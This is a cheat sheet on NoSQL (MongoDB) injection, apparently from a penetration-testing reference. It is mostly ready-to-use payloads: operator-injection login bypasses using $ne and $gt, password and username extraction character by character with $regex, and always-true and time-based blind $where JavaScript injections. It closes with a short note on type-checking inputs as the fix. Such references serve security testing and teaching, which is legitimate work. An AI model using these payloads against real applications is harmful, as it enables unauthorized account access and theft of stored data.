


NoSQL Injection

Inject into a NoSQL query (usually MongoDB) to change its logic — bypass login, dump data, or run server-side JS. Instead of breaking a string with a quote, you inject query operators (\$ne, \$gt, \$regex) because the app passes your input straight into the query object. Replace <placeholders> with your own values.



Part 1 — Overview (at a glance)

Two flavours

Type	Where	Example
Operator injection	JSON body / params → query objects	<code>{"user":"admin","pass":{"\$ne":null}}</code>
Syntax injection	concatenated into a string / \$where JS	<code>admin' '1'=='1' . ' ;return true; //</code>

Go-to payloads

Reliable

```
# JSON login body – operator injection:
{"username":"admin","password":{"$ne":null}}
{"username":{"$gt":""},"password":{"$gt":""}}
# form / URL params – bracket syntax:
username=admin&password[$ne]=x
# string context ($where / concatenated):
admin' || '1'=='1
```

Part 2 — Detailed walkthrough

① Detect

Send Mongo/JS-special chars and watch for a 500, stack trace, or changed response:

Detect

```
' " \ { } ; $ `
username[$ne]=1      # param name accepts operators → operator injection likely
```

② Auth bypass

Bypass

```
// JSON body – swap the password check for an always-true operator
{"username":"admin","password":{"$ne":null}}
{"username":{"$gt":""},"password":{"$gt":""}}      // first user
# form / URL – same operators, bracket syntax
username=admin&password[$ne]=x
username[$ne]=x&password[$ne]=x
```

password comparison becomes "not equal to null" = always true → logged in

③ Extract with \$regex · ④ \$where JS · blind

Extract

```
{ "username": "admin", "password": { "$regex": "^a" } } // true if password starts 'a'
{ "username": { "$regex": "^adm" } } // enumerate usernames by prefix
// walk the charset ^a ^b ... ^aa ... — "login success" confirms each next char
```

\$where / blind

```
'; return true; var x=' // always-true auth bypass
{ "$where": "if(this.username=='admin'){sleep(5000)};return true"} // time-blind
```

Part 3 — Payload arsenal

Operator reference (MongoDB)

Operator	Meaning	Use
<code>\$ne</code>	not equal	<code>{ "\$ne": null }</code> → always true
<code>\$gt</code> / <code>\$gte</code>	greater than	<code>{ "\$gt": "" }</code> → first record
<code>\$in</code> / <code>\$nin</code>	in / not in list	<code>{ "\$in": ["admin"] }</code>
<code>\$regex</code>	pattern match	<code>{ "\$regex": "^a" }</code> → char-by-char
<code>\$where</code>	server-side JS	<code>"sleep(5000)" · "return true"</code>

Auth-bypass payloads & tools

Payloads

```
// JSON body
{ "username": "admin", "password": { "$ne": null } }
{ "username": "admin", "password": { "$regex": ".*" } }
# form / query params
username=admin&password[$ne]=x      user[$gt]=&pass[$gt]=
# string context
admin' || '1'=='1      ' || true || '
```

Tools: `nosqlmap` (automated) · Burp Repeater — set `Content-Type: application/json` and inject operators by hand.

Key idea: NoSQL injection usually isn't about quotes — it's about type confusion. The app expects a string but hands the database the JSON object you sent, so you slip in query operators (`$ne`, `$gt`, `$regex`) that rewrite the logic: turn a password check into "not null", enumerate with `$regex`, or run JS via `$where`. Fix: force inputs to the expected scalar type and never merge the raw request body into a query.